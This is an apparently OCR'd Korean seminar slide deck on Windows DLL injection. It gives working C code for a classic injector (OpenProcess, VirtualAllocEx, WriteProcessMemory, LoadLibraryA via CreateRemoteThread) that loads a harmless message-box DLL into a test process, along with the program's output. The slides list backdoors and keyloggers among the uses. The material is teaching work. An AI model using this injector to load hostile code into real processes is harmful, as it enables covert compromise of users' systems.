DLL Injection

SCP 신재형

Index

1. DLL이란?


2. DLL인젝션이란?

3. DLL인젝션 활용 방법

4. DLL인젝션 실습


DLL이란?

Dynamic Linked Library의 약자로 여러 프로그램에서 동시에
사용할 수 있는 코드와 데이터를 포함하는 라이브러리



DLL이란?

*.exe 프로세스





```
00007FF7341A0000 calculatorapp.exe
00007FFA786A0000 microsoft.ui.xaml.dll
00007FFA78C80000 sharedlibrary.dll
00007FFA8E3A0000 calculatorapp.dll
00007FFAB8A90000 calcviewmodel.dll
00007FFAC95B0000 graphcontrol.dll
00007FFAC9670000 mrt100_app.dll
00007FFAD2810000 vccorlib140_app.dll
00007FFAD7240000 concrt140_app.dll
00007FFAD72C0000 vcruntime140_app.dll
00007FFAD72E0000 msvcp140_app.dll
00007FFAD7B90000 windows.storage.onecore.dll
00007FFAD7D70000 windows.storage.applicationdata.dll
00007FFAD8BF0000 vcruntime140_1_app.dll
00007FFADBB20000 windows.ui.core.textinput.dll
00007FFAE0A00000 threadpoolwinrt.dll
00007FFAE15B0000 twinapi.dll
00007FFAE1B10000 directmanipulation.dll
00007FFAE1BB0000 windows.ui.xaml.controls.dll
00007FFAE2270000 windows.ui.xaml.phone.dll
00007FFAE2660000 windows.ui.immersive.dll
00007FFAE27E0000 windows.ui.xaml.dll
00007FFAE5130000 uiamanager.dll
00007FFAE6000000 bcp47mrm.dll
00007FFAE6040000 windows.ui.dll
00007FFAE8070000 windows.applicationmodel.dll
00007FFAE8170000 fontgroupsoverride.dll
00007FFAE8510000 windows.globalization.fontgroups.dll
00007FFAED030000 mrmcorer.dll
00007FFAEFB90000 windows.energy.dll
```

DLL인젝션이란?

악성dll

DLL Injection!

악성DLL의
DLLmain() 호출



DLL인젝션 활용

1. 기능 개선 및 패치
   - 새로운 기능 추가 및 코드나 데이터 수정 가능

2. 메시지 후킹
   - 이벤트 메시지 후킹

3. API 후킹
   - 후킹 함수를 DLL 형태로 제작하여 인젝션

4. 악성코드
   - 백도어, 키로거

DLL인젝션 실습

dllmain

```
DWORD WINAPI ShowMessage(LPVOID lParam)
{
  MessageBoxA(NULL, "DLL Injection Success(SCP 신재형)", "MessageBox", MB_OK);
  return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HANDLE hThread = NULL;
    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH:
        hThread = CreateThread(NULL, 0, ShowMessage, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

DLL인젝션 실습

1. PID를 이용하여 프로세스의 HANDLE값 추출
2. 프로세스 메모리에 삽입할 DLL의 경로 크기 만큼 메모리 할당
3. 할당받은 메모리에 해당 경로 작성
4. Kernel32.dll HANDLE값 추출
5. LoadLibrary() API 주소 추출
6. CreateRemoteThread() 함수를 사용하여 프로세스에 스레드 생성

DLL인젝션 실습

1. PID를 이용하여 프로세스의 HANDLE값 추출

```
BOOL GetProcessPid(HANDLE* hProcessSnap, DWORD* PID, PROCESSENTRY32* pe32, LPCTSTR* DllPath)
{
  hProcessSnap = (HANDLE*)CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
  if (hProcessSnap == INVALID_HANDLE_VALUE)
  {
    _tprintf(_T("CreateToolhelp32Snapshot (of processes)"));
    return(FALSE);
  }
  pe32->dwSize = sizeof(PROCESSENTRY32);

  if (Process32First(hProcessSnap, pe32))
  {
    do
    {
      if (!_tcsicmp(pe32->szExeFile, _T("test.exe")))
      {
        *PID = pe32->th32ProcessID;
        _tprintf(_T("[*] Process Name : %s\n"), pe32->szExeFile);
        _tprintf(_T("[*] PID is : %u\n\n"), *PID);
        break;
      }
    } while (Process32Next(hProcessSnap, pe32));
    CloseHandle(hProcessSnap);
  }
  else
  {
    _tprintf(_T("Process32First error! Error Code is : %d\n"), GetLastError());
    CloseHandle(hProcessSnap);
    return(FALSE);
  }

}
```

현재 실행중인 프로세스의 정보를 얻어와서 스냅샷 생성

프로세스 정보가 담길 구조체의 크기 지정

해당 프로세스에 대한 PID값 저장

DLL인젝션 실습

1. PID를 이용하여 프로세스의 HANDLE값 추출

OpenProcess() 함수를 사용하여 원하는 프로세스의 핸들 값 추출

```
if (!(hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID)))
{
  _tprintf(_T("OpenProcess(%d) failed!!! [%d]\n"), PID, GetLastError());
  return FALSE;
}
```

2. 프로세스 메모리에 삽입할 DLL의 경로 크기 만큼 메모리 할당

```
LPCTSTR DllPath = (LPCTSTR)"C:\\Users\\82106\\Desktop\\신재형\\중부대\\SCP\\내부세미나\\dll인젝션\\scp\\SCP.dll";
```

```
if (!(pRemoteBuf = VirtualAllocEx(hProcess, NULL, lstrlen(*DllPath) + 1, MEM_COMMIT, PAGE_READWRITE)))
  _tprintf(_T("VirtualAllocEx() Failed!!\n"));
else _tprintf(_T("-> Virtual Memory is : %x\n"), (unsigned int)pRemoteBuf);
```

lstrlen 함수를 사용하여 삽입할 DLL의 경로의 크기를 구하고 VirtualAllocEx() 함수를 통해 메모리를 할당

메모리 주소 값은 pRemoteBuf 변수에 삽입

3. 할당받은 메모리에 해당 경로 작성

```
LPCTSTR DllPath = (LPCTSTR)"C:\\Users\\82106\\Desktop\\신재형\\중부대\\SCP\\내부세미나\\dll인젝션\\scp\\SCP.dll";
```

```
if (!(WriteProcessMemory(hProcess, pRemoteBuf, (LPVOID)*DllPath, lstrlen(*DllPath) + 1, NULL)))
  _tprintf(_T("WriteProcessMemory() failed!!\n"));
```

해당 메모리에 DLL 경로 작성

4. Kernel32.dll HANDLE값 추출

```
if (!(hMod = GetModuleHandle(_T("Kernel32.dll"))))
  _tprintf(_T("GetModuleHandle() Failed!!, Error Code is : %d\n"), GetLastError());
else _tprintf(_T("-> KERNEL32.dll memory is : %x\n"), (unsigned int)hMod);
```

GetModuleHandle() 함수를 사용하여 Kernel32.dll의 핸들 값을 추출하여 hMod 변수에 삽입

5. LoadLibrary() API 주소 추출

kernel32.dll 핸들 값

원하는 함수

```
if (!(pThreadProc = (LPTHREAD_START_ROUTINE)GetProcAddress(hMod, "LoadLibraryA")))
  _tprintf(_T("GetProcAddress() Failed!!, Error Code is : %d\n"), GetLastError());
else _tprintf(_T("-> KERNEL32.LoadLibraryA : % x\n"), pThreadProc);
```

GetProcAddress() 함수를 사용하여 LoadLibraryA() API의 주소를 추출하여 pThreadProc 변수에 저장

6. CreateRemoteThread() 함수를 사용하여 프로세스에 스레드 생성

CreateRemoteThread() 함수를 사용하여 대상 프로세스에 스레드 생성


```
if (!(hThread = CreateRemoteThread(hProcess, NULL, 0, pThreadProc, pRemoteBuf, 0, NULL)))
  _tprintf(_T("CreateRemoteThread() Failed!!, Error Code is : %d\n"), GetLastError());
WaitForSingleObject(hThread, INFINITE);

_tprintf(_T("-> Thread Handle is : %x\n\n"), hThread);
```

```
int main(void)
{
  HANDLE hProcessSnap, hProcess = 0;
  PROCESSENTRY32 pe32 = { 0 }; // 프로세스 정보가 담길 구조체
  DWORD PID;
  LPCTSTR DllPath = (LPCTSTR)"C:\\Users\\82106\\Desktop\\신재형\\중부대\\SCP\\내부세미나\\dll인젝션\\scp\\SCP.dll";

  GetProcessPid(&hProcessSnap, &PID, &pe32, &DllPath); // 프로세스의 핸들 얻어오기
  InjectDll(hProcess, PID, &DllPath);
}
```

DLL인젝션 실습

인젝션 결과

```
[*] Process Name : test.exe
[*] PID is : 20272

-> Virtual Memory is : 150000
-> KERNEL.dll memory is : 76ab0000
-> KERNEL32.LoadLibraryW : 76ae0060
-> Thread Handle is : 100
```



oleaccrc.dll	Active Accessibility Resour...	Microsoft Corporation	C:₩Windows₩SysWOW64₩oleaccrc.dll
oleaut32.dll	OLEAUT32.DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩oleaut32.dll
policymanager.dll	Policy Manager DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩policymanager.dll
propsys.dll	Microsoft Property System	Microsoft Corporation	C:₩Windows₩SysWOW64₩propsys.dll
rpcrt4.dll	Remote Procedure Call Runti...	Microsoft Corporation	C:₩Windows₩SysWOW64₩rpcrt4.dll
scp.dll			C:₩Users₩82106₩Desktop₩신재형₩중부대₩SCP...
sechost.dll	Host for SCM/SDDL/LSA Loo...	Microsoft Corporation	C:₩Windows₩SysWOW64₩sechost.dll
SortDefault.nls			C:₩Windows₩Globalization₩Sorting₩SortDefault...
StaticCache.dat			C:₩Windows₩Fonts₩StaticCache.dat
test.exe			C:₩Users₩82106₩Desktop₩신재형₩중부대₩SCP...
TextInputFramework.dll	"TextInputFramework.DYNLINK"	Microsoft Corporation	C:₩Windows₩SysWOW64₩TextInputFramework.dll
TextShaping.dll	Microsoft Text Shaping Library	Microsoft Corporation	C:₩Windows₩SysWOW64₩TextShaping.dll
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:₩Windows₩SysWOW64₩ucrtbase.dll
user32.dll	다중 사용자 Windows 사용자 A...	Microsoft Corporation	C:₩Windows₩SysWOW64₩user32.dll
uxtheme.dll	Microsoft UxTheme Library	Microsoft Corporation	C:₩Windows₩SysWOW64₩uxtheme.dll

Q&A